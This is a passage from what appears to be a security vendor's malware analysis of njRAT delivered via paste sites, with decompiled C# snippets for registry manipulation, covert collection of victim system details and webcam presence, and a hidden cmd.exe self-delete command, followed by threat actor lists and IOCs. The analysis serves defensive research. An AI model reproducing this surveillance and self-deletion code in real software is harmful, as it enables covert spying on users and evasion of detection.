
This RAT does registry modifications like DeleteValueFromRegistry, GetValueFromRegistry, SaveValueOnRegistry silently without the user’s knowledge.



```
public static void DeleteValueFromRegistry(string name)
{
    try
    {
        using (RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\" + Program.registryName, RegistryKeyPermissionCheck.ReadWriteSubTree))
        {
            registryKey.DeleteValue(name);
        }
    }
    catch
    {
    }
}

// Token: 0x06000004 RID: 4 RVA: 0x000021FC File Offset: 0x000011FC
public static object GetValueFromRegistry(string name, object ret)
{
    object result;
    try
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\" + Program.registryName, RegistryKeyPermissionCheck.ReadWriteSubTree))
        {
            result = registryKey.GetValue(name, RuntimeHelpers.GetObjectValue(ret));
        }
    }
    catch
    {
        result = ret;
    }
    return result;
}

// Token: 0x06000005 RID: 5 RVA: 0x00002264 File Offset: 0x00001264
public static bool SaveValueOnRegistry(string n, object t, RegistryValueKind typ)
{
    bool result;
    try
    {
        using (RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\" + Program.registryName, RegistryKeyPermissionCheck.ReadWriteSubTree))
        {
            registryKey.SetValue(n, RuntimeHelpers.GetObjectValue(t));
            result = true;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

Figure 15: Registry Modifications


Victims’ details such as the victim’s name, user name, OS name, OS version are collected without their knowledge.



```
public static string GetInfo()
{
    string text = "ll" + Program.splitter;
    try
    {
        if (Operators.ConditionalCompareObjectEqual(Program.GetValueFromRegistry("vn", ""), "", false))
        {
            string str = text;
            string text2 = Program.Base64ToString(ref Program.victimName) + "_" + Program.GetHWID();
            text = str + Program.StringToBase64(ref text2) + Program.splitter;
        }
        else
        {
            string str2 = text;
            string text3 = Conversions.ToString(Program.GetValueFromRegistry("vn", ""));
            string text4 = Program.Base64ToString(ref text3) + "_" + Program.GetHWID();
            text = str2 + Program.StringToBase64(ref text4) + Program.splitter;
        }
    }
    catch
    {
        string str3 = text;
        string hwid = Program.GetHWID();
        text = str3 + Program.StringToBase64(ref hwid) + Program.splitter;
    }
    try
    {
        text = text + Environment.MachineName + Program.splitter;
    }
    catch
    {
        text = text + "N/A" + Program.splitter;
    }
    try
    {
        text = text + Environment.UserName + Program.splitter;
    }
```

Figure 16: Collected victim's details


One major feature of this RAT is activating the webcam whose code can be seen from the screenshot below. It searches for a webcam and if it is not found, **GetForegroundWindowTitle** API,retrieves the currently working window from which the victim can be spied on.



```
{
    text += new Computer().Info.OSFullName;
}
catch
{
    text += "N/A";
}
text += "SP";
try
{
    string[] array = Strings.Split(Environment.OSVersion.ServicePack, " ", -1, CompareMethod.Binary);
    if (array.Length == 1)
    {
        text += "0";
    }
    text += array[checked(array.Length - 1)];
}
catch
{
    text += "0";
}
try
{
    if (Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles).Contains("x86"))
    {
        text = text + " x64" + Program.splitter;
    }
    else
    {
        text = text + " x86" + Program.splitter;
    }
}
catch
{
    text += Program.splitter;
}
if (Program.SearchForCam())
{
    text = text + "Yes" + Program.splitter;
}
else
{
    text = text + "No" + Program.splitter;
}
text = text + Program.version + Program.splitter;
text = text + ".." + Program.splitter;
text = text + Program.GetForegroundWindowTitle() + Program.splitter;
string text5 = "";
```

Figure 17: Collected OS Name, OS Version and Webcam details

Self-delete feature of this RAT deletes applications according to the hacker's need and this can be seen in the screenshot below.



```
try
{
    Registry.CurrentUser.OpenSubKey("Software", true).DeleteSubKeyTree(Program.registryName);
}
catch
{
}
try
{
    Interaction.Shell("cmd.exe /C Y /N /D Y /T 1 & Del \"" + Program.currentAssemblyFileInfo.FullName + "\"", AppWinStyle.Hide, false, -1);
}
catch
{
}
```

Figure 18: Self-delete feature

Threat actors who have been seen using this njRAT in the past are Aggah, RATicate, Operation Commando, RevengeHotels, Sphinx, China Based APT 41, RedAlpha, Pakistan based Gorgon group, Transparent Tribe, Iran based Group5, Gaza based Molerats, Syria based Goldmouse and Pat Bear.

All of these APT groups' main intention is to perform information theft and espionage activities.

Out of all these threat actors, Aggah specifically has been seen using paste.ee to host njRAT, NetWire RAT, RevengeRAT, Agent Tesla. Other malware like vjw0rm, SmokeLoader, Azorult, AsyncRAt have been seen hosted on paste.ee sites in the past by other threat actors.

Conclusion

Threat actors, of late, have started favouring paste sites to host their malware as they support only plain text files, which helps the threat actors to easily evade detection from AV vendors. Moreover, if the malware is encoded as a text and hosted on sites like paste.ee, threat actors know that these sites being legitimate cannot be taken down that easily.

We at K7 Labs keep monitoring such malware procatively, even if it is hosted on legitimate sites and add detection at the earliest for the same to keep our users protected. Users are advised to install and use a reputable security product like **K7 Total Security** and keep it updated to stay safe from the latest threats.

Indicators Of Compromise (IOCs)

MD5	File Name	K7 Detection Name
3FF8E653F245FBFA137BB714F096ADF8	Lease Agreement.vbs	Trojan (0001140e1)
036AD2F24390FD4A7654A922E05D0295	juju.exe	Trojan (700000121)

MITRE ATT&CK

Tactics	Techniques
Execution	PowerShell
	Scripting
Persistence	Registry Run Keys/Startup Folder
Defensive Evasion	Scripting